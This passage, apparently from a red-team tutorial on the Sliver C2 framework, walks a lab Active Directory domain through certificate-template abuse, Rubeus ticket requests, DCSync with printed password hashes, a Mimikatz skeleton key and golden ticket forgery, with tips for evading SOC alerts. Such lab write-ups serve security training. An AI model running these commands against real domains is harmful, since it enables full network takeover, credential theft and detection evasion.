
SpecterOps defined abuse primitives regarding AD CS in their whitepaper "Certified Pre-Owned: Abusing Active Directory Certificate Services". In this chapter, we will go through some of the most common AD CS attack vectors to introduce the reader to the technology and methodology.

Misconfigured Certificate Templates#

Certificates come from Certificate Authorities. So in order to get a certificate for ourselves, it is generally best to first identify what CAs we have available in the domain.


1. The possibly most famous tools to work with AD CS assessments are **Certify** or **Certipy** (Python-implementation of Certify). Lucky for us, Certify is part of Armory and should already be installed:

```
certify -- cas
```



2. We can then use Certify to automatically scan for vulnerabilities using the “/vulnerable” argument:

```
certify -- find /vulnerable
```



3. Now we can use Certify to request a certificate from this template for the domain administrator. This is possible since the certificate template allows the “Subject” to be **defined in the request**, meaning I can request this cert for any user I wish to impersonate.

Make sure your current working directory is **writable**, I chose `C.\Temp` which I created:

```
certify -- request /ca:"SRV-DC01.asgardr.local\asgardr-SRV-DC01-CA"
/template:"Vuln-Template" /altname:"Administrator"
```

We now have a PEM file which is Base64-encoded and contains the Certificate, Private Key, and CA chain.

We now need to convert it into a PFX file, which is a binary file that bundles all elements and protects them with a password. We need this file in order to work with Rubeus in later steps. Certify should have automatically provided you with a command line you can use for this purpose.

4. First, copy the **entire certificate string** (private key and certificate) and save it in a file “cert.pem” on your C2 Linux machine.Then use the following command line to convert the PEM file into a PFX file (this will prompt you for a password, you can choose anything you like. I chose “asdf123”**)**:

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out cert.pfx
```

5. We then also need to Base64 encode it:


```
cat cert.pfx | base64 -w 0
```

This should output the final encoded string.

6. We can now use Rubeus to obtain a TGT. Copy the entire Base64-output from your terminal and paste it in this command after “/certificate:”. **Due to payload size limitations, we have to specify that we want to run this inside our current process** using “--in-process”:

```
rubeus --in-process asktgt /user:Administrator /certificate:MIINjQ...ICCAA=
/password:asdf123 /nowrap
```

This will request an RC4 ticket by default. **It is good OPSEC** to request AES256 using the “/enctype:aes256” parameter, since RC4 will probably trigger an alert for the SOC (I speak from experience). Rubeus should now have provided you with a TGT for the Administrator:



Certificate-based Persistence#

Usually, certificates experience less change than user passwords. It is common in today’s world that users are required to change their passwords multiple times per year, while certificates could be valid for one or multiple years. Also, they only become invalid if revoked by the CA or expired, which could not be regarded during response actions. If we obtained a certificate which we can use to authenticate, we could install it on a machine and enable certificate-based authentication to that machine.

Instead of requesting a certificate, we can also use a certificate which is already on the machine we have access to. We start this approach by first enumerating the certificates stored on the User’s Certificate Store. Seatbelt offers an automated check, **ensure that “Client Authentication” is confirmed**:

```
seatbelt -- Certificates
```

If we found suitable certificates already on the system, we can then export them using Mimikatz. **Be aware that this is bad for OPSEC, as it drops DER/PFX files on disk**:

```
mimikatz -- crypto::certificates /export
```

We can also use the Certify to request a certificate for the target user if the host does not already have one stored:

```
certify -- request /ca:"SRV-DC01.asgardr.local\asgardr-SRV-DC01-CA"
/template:"Vuln-Template" /altname:"xhor"
```

We can then proceed with the already discussed steps of Base64 encoding the PFX file and forwarding it to Rubeus to obtain a TGT for the user.

Certificates can also be used to authenticate computers, with the biggest change being **that elevated permissions are needed**, since SYSTEM is the local user for the computer account.

We can again use Mimikatz to extract certificates:

```
mimikatz -- !crypto::certificates /systemstore:local_machine /export
```

Or we could request a certificate for our computer account with the parameter “/machine”, which will auto-elevate to SYSTEM and assume the identity of the computer account:

```
certify -- request /ca:"SRV-DC01.asgardr.local\asgardr-SRV-DC01-CA"
/template:Machine /machine
```

8 - Owning the Domain#

Domain dominance describes a scenario where the attacker has reached a very high level of privilege in the domain. Two of these roles include the **Domain Administrator** or **Enterprise Administrator**. These privileges allow the attacker full control over all accounts as well as the domain controller. Many security specialists would state that recovery at such a point is almost impossible, and it would be safer to rebuild the entire infrastructure.

DCSync#

Active Directory Replication is a mechanism used by Domain Controllers to sync data, including user accounts. If we have a user with replication rights (such as our Domain Administrator), we can impersonate a DC and ask for replication using MS-DRSR (Directory Replication Service Remote) requests. This will lead to the target DC sharing all accounts and NT Hashes with us.

We can use our SOCKS5 proxy to execute “Impacket-secretsdump” with DCSync:

```
proxychains impacket-secretsdump -just-dc 'Administrator:Password123'@192.168.68.54
```

This will return all the NT Hashes of the users within the directory:

```
xhor@asgardr:~/Sliver$ proxychains impacket-secretsdump -just-dc 'Administrator:Password123'@192.168.68.54
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:9060  ...  192.168.68.54:445  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:9060  ...  192.168.68.54:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9060  ...  192.168.68.54:49668  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37f41315c440365657c8dfd1d3057dde:::
asgardr.local\xhor:1104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
asgardr.local\asrep-svc:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
asgardr.local\kerbr-svc:1108:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
SRV-DC01$:1000:aad3b435b51404eeaad3b435b51404ee:cc17499c51207c51ff26014ca2bc94e8:::
CLI-WS01$:1106:aad3b435b51404eeaad3b435b51404ee:4b0eb678366d34140f213baa2d710653:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:642d73372feaf3d80304d83ae7a066efb9c8c7da0a523b6dfdf6b61fbe4e705d
Administrator:aes128-cts-hmac-sha1-96:7a5ad8c69b4a43338b267a42f03685af
Administrator:des-cbc-md5:75a8f1f4ab9d8c43
krbtgt:aes256-cts-hmac-sha1-96:e35575c5575e291f49ed41b64f7649390c125b178c4aa4cc108e4a3620d59f72
krbtgt:aes128-cts-hmac-sha1-96:f2f0fa24db41c084befc9310aac5f5c3
krbtgt:des-cbc-md5:67e9f89b91bab9f4
asgardr.local\xhor:aes256-cts-hmac-sha1-96:c287f539eae1b21631416232b9d899848475f0a5436f0026fe72e188dcd92440
asgardr.local\xhor:aes128-cts-hmac-sha1-96:ffacaed028ed3a57797ca7ea2743d0b6
```

Skeleton Keys#


A skeleton key lives inside the LSASS process on the Domain Controller. It hijacks the normal authentication code in memory and grants permission to any request containing a certain password/key. Users will still be able to authenticate as usual, yet the attacker will have access to any accounts on the domain without having to know their passwords.

We will have to upload Mimikatz to our DC for this. Download Mimikatz online and move the EXE file to the DC:


```
sliver (tcp_pivot_psexec) > upload mimikatz.exe

[*] Wrote file to C:\Temp\mimikatz.exe

sliver (tcp_pivot_psexec) > ls

C:\Temp (1 item, 1.3 MiB)
==========================
-rw-rw-rw-  mimikatz.exe  1.3 MiB  Fri Jun 20 19:36:18 -0700 2025
```

We can then open a shell, execute Mimikatz and get the skeleton key:

```
./mimikatz.exe "privilege::debug" "misc::skeleton" "exit"
```



We can then use this skeleton key with the password “mimikatz" to authenticate as any user:



Golden Tickets#

Every TGT is encrypted with “krbtgt”’s hash. With DCSync permission, we can retrieve this hash and use it to encrypt custom tickets, essentially being able to forge what is known as a **Golden Ticket**, a ticket that enables us to authenticate as **any user** within the domain.

Still having Mimikatz on the DC, we can run the following command to get krbtgt’s aes256_hmac Kerberos key:

```
./mimikatz.exe "privilege::debug" "lsadump::dcsync /user:asgardr\krbtgt" "exit"
```

We then use Mimikatz again to use that key to create a signed ticket for the administrator account and store it inside a KIRBI file “golden.kirbi”:

```
.\mimikatz.exe "kerberos::golden /user:Administrator /domain:asgardr.local /sid:S-1-5-...3 /aes256:f2...ed8 /startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi" "exit"
```

We now have a ticket stored inside “golden.kirbi”, which we can use to impersonate the Domain Administrator as we wish. **It is a good idea to extract that file and keep it on the C2** to not lose it.

Final Words

Sliver has proven itself to be a very operator-friendly and easy-to-use C2 framework. I can't wait to get deeper into Adaptix C2, as it also seems very promising. Stay tuned!

Thank you very much for reading!